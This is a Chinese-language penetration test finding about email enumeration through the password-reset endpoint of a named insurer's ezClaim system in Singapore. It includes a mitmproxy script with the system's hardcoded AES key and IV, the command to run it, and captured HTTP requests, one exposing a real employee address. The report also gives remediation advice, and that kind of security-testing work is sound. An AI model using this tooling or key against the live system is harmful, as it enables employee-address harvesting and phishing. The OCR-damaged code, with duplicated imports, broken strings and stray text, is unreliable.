一. 渗透结果

1.1 太平新加坡公司-ezClaim 系统-中危漏洞

1.1.1 邮箱爆破遍历


漏洞分析

风险分析：


ezClaim 找回密码发送邮箱验证码的地方无滑动验证验证，只需要写入邮箱即可。当邮箱存在的时候提示已经发送 当邮箱不存在的时候 提示 邮箱或者密码错误，可能存在利用此接口获取可用的员工邮箱从而发送钓鱼邮件的风险


测试过程：

1. 访问系统 https://ezclaim.cntaiping.sg/workshop/#/login



2. 拦截数据包发现进行了 aes 加密 前端解密





3. 编写自动加密解密脚本

```
4. import binascii

   import requests
   import urllib3

   urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)
   # 输入字符串
   input_string = "Hello, World!"
   import requests
   import urllib3
   from mitmproxy import http, ctx
   urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)
   import requests
   import urllib3
   import base64
   import json
   from Crypto.Cipher import AES
   urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)
   from termcolor import cprint
   from urllib.parse import quote
```

```
from urllib.parse import quote

def base64_to_hex(base64_data):
    decoded_bytes = base64.b64decode(base64_data)
    hex_data = decoded_bytes.hex()
    return hex_data

class AesBase64(object):
    def __init__(self, key: str, iv: str):
        self.key = key.encode('utf-8')
        self.iv = iv.encode('utf-8')
        self.mode = AES.MODE_CBC

    def encrypt(self, content):
        print(content)
        content1 = json.dumps(content)
        cipher = AES.new(self.key, AES.MODE_CBC, self.iv)
        content_padding = self.pkcs7padding(content)
        encrypt_bytes = cipher.encrypt(content_padding.encode('utf-
8'))
        return base64.b64encode(encrypt_bytes)

    def decrypt(self, content):
        cipher = AES.new(self.key, AES.MODE_CBC, self.iv)
        content = base64.b64decode(content)
        text = cipher.decrypt(content).decode('utf-8')
        return self.pkcs7unpadding(text)

    def pkcs7unpadding(self, text):
        length = len(text)
        unpadding = ord(text[length - 1])
        return text[0:length - unpadding]

    def pkcs7padding(self, text):
        bs = 16
        length = len(text)
        bytes_length = len(text.encode('utf-8'))
        padding_size = length if (bytes_length == length) else
bytes_length
        padding = bs - padding_size % bs
        padding_text = chr(padding) * padding
```

```
            return text + padding_text

    class zzztest:
        def __init__(self):
            self.test = ""

        def request(self,flow1: http.HTTPFlow):
            if "ezclaim-gateway.cntaiping.sg" == flow1.request.host:
                req_body = flow1.request.urlencoded_form
                email_name = req_body['data']
                key = "f68312d2c1bbc93b"
                iv = "Ddsc@@2021@@Ddsc"
                ccc = AesBase64(key, iv)
                zzz = ccc.encrypt(email_name)
                ctx.log.info(str(zzz,encoding="utf-8"))
                req_body['data'] =str(zzz,encoding="utf-8")

        def response(self, flow1: http.HTTPFlow):
            data = flow1.response.get_text()
            data_m = json.loads(data)['data']
            key = "f68312d2c1bbc93b"
            iv = "Ddsc@@2021@@Ddsc"
            ccc = AesBase64(key, iv)
            sss = ccc.decrypt(data_m)
            ctx.log.info(sss)
            flow1.response.text = sss

    addons = [
        zzztest()
    ]
```

5.

```
mitmdump -s aes-cbc-login.py -p 7777
```

burp 添加代理

邮箱不存在的时候


```
POST /ezclaim/auth/oauth/workshop/resetPassMailVerifyCode HTTP/2
Host: ezclaim-gateway.cntaiping.sg
Content-Length: 29
Sec-Ch-Ua: "Chromium";v="122", "Not(A:Brand";v="24", "Google Chrome";v="122"
Accept: application/json, text/plain, */*
Signkey:
qceOmGAKM0GlBSos2FRZeG7Y0qmks4WTGgovztK+eHuO3huah+1YIE2WnoNdzbBTw6Qb/X69tZkx/OTeW6mx5fNZIE
P4l9i2EjBqoHZIi8MjUKIYsEravT/UZkRc2XHEOSU+jOUi0BfpKE09LW38DszkBk17lRvELEGsGl5TUeY=
Content-Type: application/x-www-form-urlencoded;charset=UTF-8
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/122.0.0.0 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Origin: https://ezclaim.cntaiping.sg
Sec-Fetch-Site: same-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://ezclaim.cntaiping.sg/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9

data={"toMail":"123@qq.com"}&
```

```
HTTP/2 200 OK
Date: Fri, 22 Mar 2024 14:20:11 GMT
Content-Type: application/json
Content-Length: 58
Vary: Origin
Vary: Access-Control-Request-Method
Vary: Access-Control-Request-Headers
Access-Control-Allow-Origin: https://ezclaim.cntaiping.sg
Access-Control-Allow-Credentials: true
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
Strict-Transport-Security: max-age=31536000 ; includeSubDomains
X-Frame-Options: DENY

{"code":500,"msg":"Mailbox or password error","data":null}
```

用户存在的情况



```
POST /ezclaim/auth/oauth/workshop/resetPassMailVerifyCode HTTP/2
Host: ezclaim-gateway.cntaiping.sg
Content-Length: 46
Sec-Ch-Ua: "Chromium";v="122", "Not(A:Brand";v="24", "Google Chrome";v="122"
Accept: application/json, text/plain, */*
Signkey:
qceOmGAKM0GlBSos2FRZeG7Y0qmks4WTGgovztK+eHuO3huah+1YIE2WnoNdzbBTw6Qb/X69tZkx/OTeW6mx5fNZIE
P4l9i2EjBqoHZIi8MjUKIYsEravT/UZkRc2XHEOSU+jOUi0BfpKE09LW38DszkBk17lRvELEGsGl5TUeY=
Content-Type: application/x-www-form-urlencoded;charset=UTF-8
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/122.0.0.0 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Origin: https://ezclaim.cntaiping.sg
Sec-Fetch-Site: same-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://ezclaim.cntaiping.sg/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9

data={"toMail":"claimsdept@sg.cntaiping.com"}&
```

```
HTTP/2 200 OK
Date: Fri, 22 Mar 2024 14:20:41 GMT
Content-Type: application/json
Content-Length: 91
Vary: Origin
Vary: Access-Control-Request-Method
Vary: Access-Control-Request-Headers
Access-Control-Allow-Origin: https://ezclaim.cntaiping.sg
Access-Control-Allow-Credentials: true
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
Strict-Transport-Security: max-age=31536000 ; includeSubDomains
X-Frame-Options: DENY

{"code":200,"msg":"Operation succeeded","data":{"uuid":"763a803989094ab8844812530 2b8ade0"}
}
```

实现了自动加密解密即可利用 burp 爆破员工邮箱

影响范围

http://ezclaim.cntaiping.sg

风险等级

中

安全建议

signKey 当参数修改的时候也需要重新计算 2.统一返回提示信息 如已发送邮箱之类的 让攻击者无法判断邮箱是否存在 3.可以添加滑动等图形验证码防止接口无线爆破

脏数据